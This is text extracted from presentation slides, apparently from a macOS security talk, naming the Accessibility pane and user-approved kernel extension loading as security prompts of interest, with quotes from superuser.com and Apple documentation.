
app data



access alerts (UI)

The Targets

'Security & Privacy' > 'Accessibility'




Accessibility Pane




"Apps with access to the accessibility API are allowed to manipulate the UIs of other applications. This gives them the ability to inject events into other processes, and allows them do pretty much anything you can. They can also log all your keystrokes." -superuser.com

The Targets

"User-Approved Kernel Extension Loading"



"I got 99 Problems, but Little Snitch ain't one!" -Wardle/DefCon '16




 "macOS High Sierra introduces a new feature that requires user approval before loading new third-party kernel extensions" -apple.com

→ Technical Note TN2459:
"User-Approved Kext Loading"
-apple.com



approval required

The Targets

